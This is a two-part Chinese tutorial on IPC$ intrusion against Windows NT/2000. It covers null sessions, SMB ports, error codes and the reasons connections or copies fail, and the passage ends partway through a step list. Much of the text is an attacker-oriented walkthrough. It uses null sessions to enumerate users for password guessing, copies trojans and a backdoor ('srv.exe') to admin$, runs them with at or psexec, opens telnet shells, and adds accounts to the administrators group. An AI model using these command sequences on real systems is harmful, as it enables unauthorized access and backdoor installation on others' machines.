IPC$入侵攻防完全解惑（上）

iqst

一 摘要

网上关于ipc$入侵的文章可谓多如牛毛，攻击步骤甚至已成为了固化模式。因此也没人愿意再把这已经成为定式的东西拿出来摆弄。不过话虽这样说，我认为这些文章讲解得并不详细，一些内容甚至是错误的，以致对ipc$的提问几乎占了各大安全论坛讨论区的半壁江山，而且这些问题常常都是重复的，严重影响了论坛质量和学习效率。因此我总结了这篇文章，希望能把ipc$这部分尽量说清楚。

LOOK 注意　本文所讨论的各种情况均默认发生在WinNT/2000环境下，Win98将不在此次讨论之列。

二 什么是ipc$

IPC$（Internet Process Connection）是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，通过提供可信任的用户名和口令，连接双方可建立安全通道，并以此通道进行加密数据的交换，从而实现对远程计算机的访问。IPC$是WinNT/2000的一项新功能，它有一个特点，即在同一时间内，两个IP之间只允许建立一个连接。WinNT/2000在提供了ipc$功能的同时，在初次安装系统时还打开了默认共享，即所有的逻辑共享（c$、d$、e$……）和系统目录winnt或windows（admin$）共享，如图1。所有这些，微软的初衷都是为了方便管理员的管理，但在有意无意中，导致了系统安全性的降低。




图 1

平时我们总能听到有人在说ipc$漏洞，其实ipc$并不是一个真正意义上的漏洞，我想之所以有人这么说，一定是指微软自己安置的那个“后门”：空会话（Null session）。那么什么是空会话呢？

三 什么是空会话

在介绍空会话之前，我们有必要了解一下一个安全会话是如何建立的。在WindowsNT 4.0中，是使用挑战响应协议与远程机器建立一个会话的，建立成功的会话将成为一个安全隧道，建立双方通过它互通信息，这个过程的大致顺序如下：

1．会话请求者（客户）向会话接收者（服务器）传送一个数据包，请求安全隧道的建立；

2．服务器产生一个随机的64位数（实现挑战）传送回客户；

3．客户取得这个由服务器产生的64位数，用试图建立会话的帐号的口令打乱它，将结果返回到服务器（实现响应）；

4．服务器接受响应之后，发送给本地安全验证（LSA），LSA通过使用该用户正确的口令来核实响应，以便确认请求者身份。如果请求者的帐号是服务器的本地帐号，核实本地发生；如果请求帐号是一个域的帐号，响应传送到域控制器去核实。当对挑战的响应核实为正确后，一个访问令牌产生，然后传送给客户。客户使用这个访问令牌连接到服务器上的资源，直到建议的会话被终止。

以上是一个安全会话建立的大致过程，那么空会话又如何呢？

空会话是在没有信任的情况下与服务器建立的会话（即未提供用户名与密码），但根据Win2000的访问控制模型，空会话的建立同样需要提供一个令牌，可空会话在建立过程中并没有经过用户信息的认证。所以这个令牌中不包含用户信息，因此，这个会话不能让系统间发送加密信息，但这并不表示空会话的令牌中不包含安全标识符SID（它标识了用户和所属组）。对于一个空会话，LSA提供的令牌的SID是S-1-5-7，这就是空会话的SID，用户名是：ANONYMOUS LOGON（这个用户名可在用户列表中看到，但不能在SAM数据库中找到，属于系统内置的帐号），这个访问令牌包含下面伪装的组：

```
Everyone
Network
```

在安全策略的限制下，这个空会话将被授权访问到上面两个组有权访问到的一切信息。那么建立空会话到底可以作什么呢？

四 空会话可以做什么

对于WinNT，在默认安全设置下，借助空连接可列举目标主机上的用户和共享，访问everyone权限的共享，访问小部分注册表等，并没有什么太大的利用价值。对Win2000的作用更小，因为在Win2000 和以后的版本中，默认只有管理员和备份操作员有权从网络访问到注册表，而且实现起来也不方便，需借助工具。从这些我们可以看到，这种非信任会话并没多大用处，但从一次完整的ipc$入侵来看，空会话是一个不可缺少的跳板，因为我们从它那里可得到用户列表，而大多数弱口令扫描工具就是利用这个用户列表来进行口令猜解的，成功的导出用户列表大大增加了猜解的成功率。仅从这一点足以说明空会话所带来的安全隐患，因此说空会话毫无用处是不正确的。以下是空会话中能使用的一些具体命令：

1．首先，我们先建立一个空会话（当然，这需要目标开放ipc$），如图2所示。

图2中的命令包括四个空格，net与use中间有一个，use后面一个，密码左右各一个空格。




图 2

2．查看远程主机的共享资源，如图3所示。

解释：前提是建立了空连接后，用图3中的命令可查看远程主机的共享资源，如果它开了共享，可得到图3的结果，但此命令不能显示默认共享。




图3

3．查看远程主机的当前时间，如图4所示。

解释：用图4中的命令可得到一个远程主机的当前时间。




图4

4．得到远程主机的NetBIOS用户名列表（需要打开自己的NBT），如图5所示。




图5

以上就是我们经常使用空会话做的事情，好像也能获得不少东西哟！不过要注意一点：建立IPC$连接的操作会在Event Log中留下记录，不管你是否登录成功。好了，下面我们就来看看ipc$所使用的端口是什么？

五 ipc$所使用的端口

首先我们来了解一些基础知识：

1.SMB（Server Message Block）：Windows协议族，用于文件打印共享的服务；

2.NBT（NETBios Over TCP/IP）：使用137（UDP）、138（UDP）、139（TCP）端口实现基于TCP/IP协议的NETBIOS网络互联；

3.在WindowsNT中SMB基于NBT实现，即使用139（TCP）端口；而在Win2000中，SMB除了基于NBT实现，还可直接通过445端口实现。

有了这些基础知识，我们就可进一步讨论访问网络共享对端口的选择了。

对于Win2000客户端（发起端）来说：

1．如果在允许NBT的情况下连接服务器，客户端会同时尝试访问139和445端口。如果445端口有响应，那么就发送RST包给139端口断开连接，用455端口进行会话；当445端口无响应时，才使用139端口；如果两个端口都没有响应，则会话失败；

2．如果在禁止NBT的情况下连接服务器时，那么客户端只会尝试访问445端口；如果445端口无响应，那么会话失败。

对于Win2000服务器端来说：

1．如果允许NBT，那么UDP端口137、138、TCP端口139、445将开放（LISTENING）；

2．如果禁止NBT，那么只有445端口开放。

我们建立的ipc$会话对端口的选择同样遵守以上原则。显而易见，如果远程服务器没有监听139或445端口，ipc$会话是无法建立的。

六 ipc管道在hack攻击中的意义

ipc管道本来是微软为了方便管理员进行远程管理而设计的，但在入侵者看来，开放ipc管道的主机似乎更容易得手。通过ipc管道，可远程调用一些系统函数（大多通过工具实现，但需要相应的权限），这往往是入侵成败的关键。

如果不考虑这些，仅从传送文件这一方面，ipc管道已经给了入侵者莫大的支持，甚至已经成为了最重要的传输手段。因此你总能在各大论坛上看到一些朋友因为打不开目标机器的ipc管道而一筹莫展。当然，我们也不能忽视权限在ipc管道中扮演的重要角色，想必你一定品尝过空会话的尴尬，没有权限，开启管道我们也无可奈何。但入侵者一旦获得了管理员的权限，那么ipc管道这把双刃剑将显示出它狰狞的一面。

七 ipc$连接失败的常见原因

以下是一些常见的导致ipc$连接失败的原因：

1.IPC连接是WinNT及以上系统中特有的功能，由于其需要用到WinNT中很多DLL函数，所以不能在Win9X/Me系统中运行，即只有WinNT/2000/Xp才可相互建立ipc$连接，Win98/Me是不能建立ipc$连接的；

2．如果想成功建立一个ipc$连接，就需要响应方开启ipc$共享，即使是空连接也是这样，如果响应方关闭ipc$共享，将不能建立连接；

3．连接发起方未启动Lanmanworkstation服务（显示名为：Workstation）：它提供网络连接和通讯，没有它发起方无法发起连接请求；

4．响应方未启动Lanmanserver服务（显示名为：Server）：它提供RPC支持、文件、打印以及命名管道共享，ipc$依赖于此服务，没有它主机将无法响应发起方的连接请求，不过没有它仍可发起ipc$连接；

5．响应方未启动NetLogon，它支持网络上计算机pass-through帐户登录身份（不过这种情况好像不多）；

6．响应方的139、445端口未处于监听状态或被防火墙屏蔽；

7．连接发起方未打开139、445端口；

8．用户名或者密码错误。如果发生这样的错误，系统将给你类似于“无法更新密码”这样的错误提示（显然空会话排除这种错误）；

9．命令输入错误。可能多了或少了空格，当用户名和密码中不包含空格时，两边的双引号可以省略，如果密码为空，直接输入两个引号""即可；

10．如果在已建立好连接的情况下对方重启计算机，那么ipc$连接将会自动断开，需要重新建立连接。

另外，你也可根据返回的错误号分析原因：

错误号5，拒绝访问：很可能你使用的用户不是管理员权限；

错误号51，Windows无法找到网络路径：网络有问题；

错误号53，找不到网络路径：ip地址错误；目

标未开机；目标lanmanserver服务未启动；目标有防火墙（端口过滤）；

错误号67，找不到网络名：你的lanmanworkstation服务未启动或目标删除了ipc$；

错误号1219，提供的凭据与已存在的凭据集冲突：你已经和对方建立了一个ipc$，请删除再连；

错误号1326，未知的用户名或错误密码：原因很明显了；

错误号1792，试图登录，但是网络登录服务没有启动：目标NetLogon服务未启动；

错误号2242，此用户的密码已经过期：目标有帐号策略，强制定期要求更改密码。

八 复制文件失败的原因

有些朋友虽成功建立了ipc$连接，但在copy时却遇到了这样那样的麻烦，无法复制成功，那么导致复制失败的常见原因又有哪些呢？

1.对方未开启共享文件夹

这类错误出现得最多，占到50%以上。许多朋友在ipc$连接建立成功后，甚至都不知道对方是否有共享文件夹，就进行盲目复制，结果导致复制失败。因此，建议大家在进行复制前务必用 **net view \\IP** 这个命令看一下你想复制的共享文件夹是否存在（用软件查看当然更好）。

2.向默认共享复制失败

这类错误也是大家经常犯的，主要有两方面：

（1）错误地认为能建立ipc$连接的主机就一定开启了默认共享，因而在建立完连接后马上向c$、d$、admin$之类的默认共享复制文件，一旦对方未开启默认共享，将导致复制失败。ipc$连接成功只能说明对方打开了ipc$共享，并不能说明默认共享一定存在。ipc$共享与默认共享是两码事，ipc$共享是一个命名管道，而默认共享却是实实在在的共享文件夹；

（2）由于 **net view \\IP** 这个命令无法显示默认共享文件夹（因为默认共享带$），因此通过这个命令我们并不能判断对方是否开启了默认共享。如果对方未开启默认共享，那么所有向默认共享进行的操作都不能成功（不过大部分扫描软件在扫弱口令的同时，都能扫到默认共享目录，可避免此类错误的发生）。

LOOK 注意 请大家一定区分ipc共享、默认共享、普通共享这三者的区别：ipc共享是一个管道，并不是实际的共享文件夹；默认共享是安装时默认打开的文件夹；普通共享是我们自己开启的可以设置权限的共享文件夹。

3.用户权限不够，包括四种情形：

（1）空连接向所有共享（默认共享和普通共享）复制时，权限是不够的；

（2）向默认共享复制时，在Win2000 Pro版中，只有Administrators和Backup Operators组成员才可以，在Win2000 Server版本中，Server Operatros组也可访问到这些共享目录；

（3）向普通共享复制时，要具有相应权限（即对方管理员事先设定的访问权限）；

（4）对方可通过防火墙或安全软件的设置，禁止外部访问共享；

LOOK 注意 1.不要认为administrator就一定具有管理员权限，管理员名称是可以改的；

2.管理员可访问默认共享的文件夹，但不一定能访问普通共享文件夹，因为管理员可对普通共享文件夹进行访问权限设置。在图6中，管理员为D盘设置的访问权限为：仅允许名为xinxin的用户对该文件夹进行完全访问，那么即使你拥有管理员权限，仍不能访问D盘。不过有意思的是：如果此时对方又开启了D$的默认共享，却可以访问D$，从而绕过权限限制，有兴趣的朋友可以自己试试！




图6

4.被防火墙杀死或在局域网

还有一种情况，即也许你的复制操作已经成功，但当远程运行时，被防火墙杀掉了，导致找不到文件。或者你把木马复制到了局域网内的主机，导致连接失败（反向连接的木马不会发生这种情况）。如果你没有想到这种情况，会以为是复制上出了问题，而实际上你的复制操作已经成功，只是运行时出了问题。

大家也知道，ipc$连接在实际操作过程中会出现各种各样的问题，上面我所总结的只是些常见错误，没说到的，大家可给我提个醒儿。

九 关于at命令和XP对ipc$的限制

本来还想说一下用at远程运行程序失败的原因，但考虑到at的成功率不是很高，问题也很多，在这里就不提它了，而给大家推荐psexec.exe远程运行程序（光盘中有收录）。

假设想要远程机器执行本地的c:\xinxin.exe文件，且管理员为administrator，密码为1234，那么输入下面的命令：**psexec \\ip -u administrator -p 1234 -c c:\xinxin.exe**，如果已经建立ipc连接，则"-u"、"-p"这两个参数不需要，psexec.exe将自动拷贝文件到远程机器并运行。

本来XP中的ipc$也不想在这里讨论，想单独拿出来讨论，但看到越来越多的朋友很急切的提问：为什么遇到XP时，大部分操作很难成功。我在这里就简单提一下吧！

在XP的默认安全选项中，任何远程访问仅被赋予来宾权限，也就是说即使你有管理员帐户和密码，所得到的权限也只是Guest。因此大部分操作都会因为权限不够而失败，而且到目前为止并没有一个好的办法来突破这一限制。

如果你真得到了XP的管理员密码，建议尽量避开ipc管道。

十 如何打开目标IPC$共享及其他共享

目标的ipc$不是轻易就能打开的，否则就要天下打乱了。你需要一个admin权限的shell，比如telnet、木马、cmd重定向等，然后在shell下执行：

**net share ipc$** //开放目标的ipc$共享；

net share ipc$ /del //关闭目标的ipc$共享；如果你要

给它开共享文件夹，可以用**net share xinxin=c:**，这样就把它的c盘开为共享名为xinxin共享文件夹了（很多人错误的认为开共享文件夹的命令是**net share c$**）。

再次声明，这些操作都是在shell下才能够实现的。

十一 一些需要shell才能完成的命令

看到很多教程这方面写得十分不准确，一些需要shell才能完成的命令就简简单单的在ipc$连接下执行了，起了误导作用。

下面我总结一下需要在shell才能完成的命令：

1. 向远程主机建立用户、激活用户、修改用户密码、加入管理组的操作需要在shell下完成；


2. 打开远程主机的ipc$共享、默认共享、普通共享的操作需要在shell下完成；

3. 运行／关闭远程主机的服务，需要在shell下完成；

4. 启动／杀掉远程主机的进程，也需要在shell下完成（用软件的情况下除外，如pskill）。

好了，由于篇幅所限，本期就先说到这里吧，下期将再为大家献上以防范和问答方面的内容，敬请期待！

IPC$入侵攻防完全解惑（下）



iqst

大家好，我又回来了，这次给大家带来《IPC$入侵攻防完全解惑》的下半部分，希望大家能喜欢。

十二 入侵中可能会用到的命令

为了这份教程的完整性，我列出了IPC$入侵中的常用命令，如果你已掌握了这些命令，可跳过这部分看下面的内容。

LOOK 注意 要看这些命令是适用于本地还是远程，如果只适用于本地，则只能在获得远程主机的shell（如cmd，telnet等）后向远程主机执行。

1. 建立／删除IPC$连接的命令

（1）建立空连接

net use \\127.0.0.1\ipc$ "" /user:""

（2）建立非空连接

net use \\127.0.0.1\ipc$ "密码" /user:"用户名"

（3）删除连接

net use \\127.0.0.1\ipc$ /del

2. 在IPC$连接中对远程主机的操作命令

（1）查看远程主机的共享资源（看不到默认共享）

net view \\127.0.0.1

（2）查看远程主机的当前时间

net time \\127.0.0.1

(3) 得到远程主机的NETBIOS用户名列表

nbtstat -A 127.0.0.1

（4）映射／删除远程共享

net use z: \\127.0.0.1\c

// 此命令将共享名为“c”的共享资源映射为本地z盘

net use z: /del

// 删除映射的z盘，其他盘类推

（5）向远程主机复制文件

copy 路径\文件名 \\IP\共享目录名

如：copy c:\xinxin.exe \\127.0.0.1\c$，即将c盘下的xinxin.exe复制到对方c盘内。当然，你也可把远程主机上的文件复制到自己的机器里：copy \\127.0.0.1\c$\xinxin.exe c:\。

（6）远程添加计划任务

at \\IP 时间 程序名

如：at \\127.0.0.0 11:00 xinxin.exe

LOOK 注意 时间尽量使用24小时制，如果要运行的程序在系统默认搜索路径（如system32/）下，则不用加路径，否则必须加全路径。

3. 本地命令

（1）查看本地主机的共享资源（可看到本地的默认共享）

net share

（2）得到本地主机的用户列表

net user

（3）显示本地某用户的帐户信息

net user 帐户名

（4）显示本地主机当前启动的服务

net start

（5）启动／关闭本地服务

net start 服务名 //启动本地服务

net stop 服务名 //关闭本地服务

（6）在本地添加帐户

net user 帐户名 密码 /add

（7）激活禁用的用户

net uesr 帐户名 /active:yes

（8）加入管理员组

net localgroup administrators 帐户名 /add

虽然这些都是本地命令，但如果在远程主机的Shell中输入，比如你Telnet成功后输入上面这些命令，那么这些本地输入将作用在远程主机上。

4. 其他一些命令

(1) telnet

telnet IP 端口

如：telnet 127.0.0.0 23

(2) 用opentelnet.exe开启远程主机的telnet

OpenTelnet.exe \\ip 管理员帐号 密码 NTLM的认证方式 port

如：OpenTelnet.exe \\127.0.0.1 administrator "" 1 90，不过这个小工具需要满足四个要求：

①目标开启了IPC$共享

②要拥有管理员密码和帐号

③目标如开启RemoteRegistry服务，用户就可更改NTLM认证

④仅对Win2K/XP有效

(3) 用psexec.exe一步获得Shell，需要IPC管道支持

psexec.exe \\IP -u 管理员帐号 -p 密码 cmd

如：psexec.exe \\127.0.0.1 -u administrator -p "" cmd

十三 对比过去和现在的ipc$入侵

既然是对比，那我就先把过去的IPC$入侵步骤写给大家：

1.C:\>net use \\127.0.0.1\ipc$ "" /user:admintitrators

// 用扫到的空口令建立连接

2.c:\>net view \\127.0.0.1

// 查看远程的共享资源

3.C:\>copy srv.exe \\127.0.0.1\admin$\system32

// 将一次性后门srv.exe复制到对方的系统文件夹下，前提是admin$开启

4.C:\>net time \\127.0.0.1

// 查看远程主机的当前时间

5.C:\>at \\127.0.0.1 时间 srv.exe

//用at命令远程运行srv.exe，需要对方开启"Task Scheduler"服务

6.C:\>net time \\127.0.0.1

